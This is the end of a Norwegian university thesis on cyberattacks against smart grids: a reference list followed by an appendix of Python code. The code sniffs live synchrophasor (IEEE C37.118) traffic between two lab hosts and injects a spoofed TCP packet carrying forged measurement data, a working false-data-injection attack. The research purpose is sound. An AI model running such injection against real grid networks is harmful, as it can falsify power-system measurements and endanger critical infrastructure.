[47] *What Is Encryption?.* Cisco. [Online]. Avaliable:https://www.cisco.com/c/en/us/products/security/encryption-explained.html

[48] *Difference Between Symmetric and Asymmetric Key Encryption.* GeeksforGeeks. [Online]. Avaliable:https://www.geeksforgeeks.org/difference-between-symmetric-and-asymmetric-key-encryption/

[49] *Systems Hardening.* BeyondTrust. [Online]. Avaliable:https://www.beyondtrust.com/resources/glossary/systems-hardening

[50] *Hardening in Cybersecurity.* Tripwire. [Online]. Avaliable:hhttps://www.tripwire.com/state-of-security/key-components-cybersecurity-hardening

[51] *Hardening.* hypr. [Online]. Avaliable:https://www.hypr.com/security-encyclopedia/hardening

[52] *Phishing attacks.* Imperva. [Online]. Avaliable:https://www.imperva.com/learn/application-security/phishing-attack-scam/

[53] *Identify and Prevent Reconnaissance Attacks.* Xavier Bellekens. [Online]. Avaliable:https://www.lupovis.io/identify-and-prevent-reconnaissance-attacks/

[54] *What is False Data Injection?.* Sudip Sengupta. [Online]. Avaliable:https://crashtest-security.com/false-data-injection-attack/

[55] *False data separation for data security in smart grids.* Hao Huang, Qian Yan, Yao Zhao, Wei Lu, Zhenguang Liu, Zongpeng Li. [Online]. Avaliable:https://www.researchgate.net/publication/312548428_False_data_separation_for_data_security_in_smart_grids

[56] *Server Error: Distributed Denial-of-Service (DDoS) Attacks Explained.* John Bogna. [Online]. Avaliable:https://uk.pcmag.com/security/142323/server-error-distributed-denial-of-service-ddos-attacks-explained

[57] *What Is Malware?*. Cisco. [Online]. Avaliable:https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-malware.html

[58] *What Is a Zero-Day Exploit?*. Trellix. [Online]. Avaliable:https://www.trellix.com/en-us/security-awareness/cybersecurity/what-is-a-zero-day-exploit.html

[59] *What is Spoofing – Definition and Explanation*. kaspersky. [Online]. Avaliable:https://www.kaspersky.com/resource-center/definitions/spoofing

[60] *Trojan Horse Virus*. Fortinet. [Online]. Avaliable:https://www.fortinet.com/resources/cyberglossary/trojan-horse-virus

[61] *Man in the middle (MITM) attack*. Imperva. [Online]. Avaliable:https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/

[62] *History Of Cyber Attacks From The Morris Worm To Exactis*. Mindsight. [Online]. Avaliable:https://www.gomindsight.com/insights/blog/history-of-cyber-attacks-2018/

[63] *Staged cyber attack reveals vulnerability in power grid*. CNN's Jeanne Meserve. [Online]. Avaliable:http://edition.cnn.com/2007/US/09/26/power.at.risk/index.html

[64] *Triton is the world's most murderous malware, and it's spreading*. Martin Giles. [Online]. Avaliable:https://www.technologyreview.com/2019/03/05/103328/cybersecurity-critical-infrastructure-triton-malware/

[65] *Triton Malware Spearheads Latest Attacks on Industrial Systems*. Alexandre Mundo. [Online]. Avaliable:https://www.trellix.com/en-us/about/newsroom/stories/research/triton-malware-spearheads-latest-generation-of-attacks-on-industrial-systems1.html

[66] *Suspected Chinese hackers are targeting India's power grid*. Tonya Riley. [Online]. Avaliable:https://www.cyberscoop.com/chinese-hackers-india-power-grid-recorded-future-red-echo/

[67] *ShadowPad — A Masterpiece of Privately Sold Malware in Chinese Espionage*. Yi-Jhen Hsieh amd Joey Chen. [Online]. Avaliable:https://www.sentinelone.com/labs/shadowpad-a-masterpiece-of-privately-sold-malware-in-chinese-espionage/

[68] *ShadowPad Malware Analysis*. COUNTER THREAT UNIT RESEARCH TEAM. [Online]. Avaliable:https://www.secureworks.com/research/shadowpad-malware-analysis

[69] *What is a DLL*.Deland-Hanv-lianna, darugeri, helenclu, simonxjx. [Online]. Avaliable:https://learn.microsoft.com/en-us/troubleshoot/windows-client/deployment/dynamic-link-library

[70] *Rootkit.TmpHinder*. VirusBlokAda. [Online]. Avaliable:http://www.anti-virus.by/en/tempo.shtml

[71] *A Quantitative Security Risk Analysis Framework for Modelling and Analyzing Advanced Persistent Threats*. Rajesh Kumar, Siddhant Singh, Rohan Kela. [Online]. Avaliable:https://www.researchgate.net/figure/Stuxnet-computer-virus-attack_fig8_349633101

[72] *Myth and Reality on Control System Security Revealed by Stuxnet* . Toshio Miyachi, Hiroki Narita, Hidekazu Yamada and Hirohisa Furuta. [Online]. Avaliable:https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=6060208

[73] *Cyber Threat Landscape in Energy Sector*. T. Kovanen, V. Nuojua, M. Lehto, and C. J.Q. Hurley J.S. [Online]. Avaliable:https://www.proquest.com/docview/2018926991?pq-origsite=gscholar&fromopenview=true

[74] *Analysis of the Cyber Attack on the Ukrainian Power Grid*. E-ISAC. [Online]. Avaliable:https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2016/05/20081514/E-ISAC_SANS_Ukraine_DUC_5.pdf

[75] *An Analysis of Black Energy 3, Crashoverride, and Trisis, Three Malware Approaches Targeting Operational Technology Systems.* Marcus Geiger, Jochen Bauer, Michael Masuch, Jorg Franke. [Online]. Avaliable:https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=9212128f

[76] *Protecting smart grids and connected power systems from cyberattacks.* Ashok Bindra. [Online]. Avaliable:https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8030362

[77] *Golden ticket attacks: How they work — and how to defend against them.* Bryan Patton. [Online]. Avaliable:https://blog.quest.com/golden-ticket-attacks-how-they-work-and-how-to-defend-against-them/

[78] *Industroyer2: Industroyer reloaded.* ESET Research. [Online]. Avaliable:https://www.welivesecurity.com/2022/04/12/industroyer2-industroyer-reloaded/

[79] *Cyber Attacks on the Power Grid.* IronNet; Morgan Demboski and Brent Eskridge. [Online]. Avaliable:https://www.ironnet.com/blog/cyber-attacks-on-the-power-grid

[80] *Communication network dependencies for ICS/SCADA Systems.*enisa. [Online]. Avaliable:https://www.enisa.europa.eu/publications/ics-scada-dependencies

[81] *Internet Security Threat Report* . Symantec. [Online]. Avaliable:https://docs.broadcom.com/doc/istr-21-2016-en

[82] *Organisational Learning and Incident Response: Promoting Effective Learning Through The Incident Response Process.*Piya Shedden, Atif Ahmad, A B. Ruighaver. [Online]. Avaliable:https://ro.ecu.edu.au/ism/99/

[83] *An Introduction to the Components of the Framework.* NIST. [Online]. Avaliable:https://www.nist.gov/cyberframework/online-learning/components-framework

[84] *A survey of information security incident handling in the cloud.*Nurul Hidayah Ab Rahman, Kim-Kwang Raymond Choo. [Online]. Avaliable:https://www.sciencedirect.com/science/article/pii/S0167404814001680

[85] *The Five Functions.* NIST. [Online]. Avaliable:https://www.nist.gov/cyberframework/online-learning/five-functions

[86] *5 Ways To Detect A Cyber Attack.* CISCO. [Online]. Avaliable:https://www.cisco.com/c/dam/m/en_ca/business-transformation/pdf/5-ways-to-detect-a-cyber-attack.pdf

[87] *Cyber Attacks Detection using Machine Learning in Smart Grid Systems.* Sohan Gyawali And Omar Beg. [Online]. Avaliable:https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=9797941

[88] *Design and Validation of a Novel Architecture for Virtual Smart Grid Cyber Ranges.*Bjørn Olav Gjørven, Alexander H. Bakken. [Online]. Avaliable:https://ntnuopen.ntnu.no/ntnu-xmlui/handle/11250/2781173

[89] *Cybwin – cybersecurity platform for assessment and training for critical infrastructures.* V. K. Gran, Bjørn Axel. [Online]. Avaliable:https://www.ife.no/en/project/cybwin-cybersecurity-platform

[90] *OPPORTUNITY UNDER PRESSURE.* DNV. [Online]. Avaliable:https://www.dnv.com/cybersecurity/cyber-insights/opportunity-under-pressure.html

[91] *National Smart Grid Laboratory.* NTNU, The National Smart Grid Laboratory. [Online]. Avaliable:https://www.ntnu.edu/smartgrid

[92] *National Smart Grid Laboratory.* SINTEF, The National Smart Grid Laboratory. [Online]. Avaliable:https://www.sintef.no/laboratorier/smartgrid/

[93] *MICROGRID REAL-TIME SIMULATION.* Opal-RT. [Online]. Avaliable:https://blob.opal-rt.com/medias/Mkt_0027277.pdf

[94] *REAL-TIME SOLUTIONS FOR EVERY INDUSTRY*. Opal-RT. [Online]. Avaliable:https://www.opal-rt.com

[95] *The Nordic 44 test network*.Sintef. [Online]. Avaliable:https://www.sintef.no/en/publications/publication/1701481/

[96] *DAE Solvers for Large-Scale Hybrid Models*.Luigi Vanfretti. [Online]. Avaliable:https://www.researchgate.net/figure/The-Nordic-44-grid-model_fig3_330810486

[97] *Synchrowave Operations: Enhance System Visibility, Monitoring, and Decision Making With WASA Software*.SEL. [Online]. Avaliable:https://selinc.com/solutions/software/synchrowave-operations/

[98] *What is Transmission Control Protocol TCP/IP?*. Fortinet. [Online]. Avaliable:https://www.fortinet.com/resources/cyberglossary/tcp-ip

[99] *IEEE Standard for Synchrophasor Data Transfer for Power Systems*. IEEE. [Online]. Avaliable:https://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=6111222

[100] *IEEE C37.118 protocol*. Typhoon HIL Documentation. [Online]. Avaliable:https://www.typhoon-hil.com/documentation/typhoon-hil-software-manual/References/c37_118_protocol.html

[101] *Error Control Systems for Digital Communications and Storage*. TWicker, S. B. Upper Saddle River, NJ: Prentice Hall, 1995.

Appendix

A Code

```
from scapy.all import *
import pyshark
import re
import textwrap
import struct
from datetime import datetime
from datetime import date

cap = pyshark.LiveCapture(interface=”enxc4411eb479ed”,
 display_filter='ip.src==10.100.0.132 and ip.dst==10.100.0.75')

ps = False

def soc():
    now = datetime.now()
    epoch_time = datetime(1970, 1, 1)
    soc = (now - epoch_time)
    soc_s = int(soc.total_seconds())
    ti1 = (int(soc_s/(256*256*256)))
    ti2 = int((soc_s%(256*256*256))/(256*256))
    ti3 = int((soc_s%(256*256))/(256))
    ti4 = int(soc_s%256)

    return(ti1,ti2,ti3,ti4)

def crc16(data : bytearray, offset , length):
     if data is None or offset < 0 or offset > len(data)- 1 and offset+length >
     len(data):
         return 0
     crc = 0xFFFF
     for i in range(0, length):
         crc ^= data[offset + i] << 8
         for j in range(0,8):
             if (crc & 0x8000) > 0:
                 crc =(crc << 1) ^ 0x1021
             else:
                 crc = crc << 1
     return crc & 0xFFFF

IDCODE = b”\x0e\x75”
length = b”\x00\x22”

def sendfake(srcip,dstip,src_port,dst_port,seqs,acks):

    IDCODE = b”\x0e\x75”
    length = b”\x00\x22”

    Data = b”\xaa\x01”
    Data+=length
    Data+=IDCODE
    ti1,ti2,ti3,ti4=soc()
    Data += ti1.to_bytes(1,'big')
    Data += ti2.to_bytes(1,'big')
```

```
   Data += ti3.to_bytes(1,'big')
   Data += ti4.to_bytes(1,'big')
   Data += b”\x00\x00\x00\x00”
   Data += b”\x00\x00”
   Data += b”\x40\x40\x00\x00\x40\x40\x00\x00”
   Data += b”\x22\x42\x48\x00\x00\x00\x00\x00\x00”

   lng = len(Data)
   chk = crc16(Data,0,lng)
   Data += chk.to_bytes(2,'big')

   spoofed_packet = IP(src=srcip, dst=dstip) / TCP(sport=src_port,
   dport=dst_port,seq=seqs, ack=acks, flags=”PA”) / Data
   send(spoofed_packet)


def find_seq(pkt):
  global ps
  if (len(pkt.layers))==4:
    try:
      a = pkt.DATA.data
      if (a[8:12] == '0e75'):
        seqraw = pkt.tcp.get_field_by_showname(”Sequence Number (raw)”)
        ackraw = pkt.tcp.get_field_by_showname(”Acknowledgment number (raw)”)
        length = pkt.tcp.get_field_by_showname(”TCP Segment Len”)
        src_port = pkt.tcp.srcport
        dst_port = pkt.tcp.dstport
        new_seq = int(seqraw) + int(length)
        if (not ps):
          print(”now sending”)
          sendfake(”10.100.0.132”,”10.100.0.75”,int(src_port),
          int(dst_port),int(new_seq)+10000,int(ackraw))
          ps=True
    except: pass

cap.apply_on_packets(find_seq,timeout=1000)
```

NTNU

Norwegian University of
Science and Technology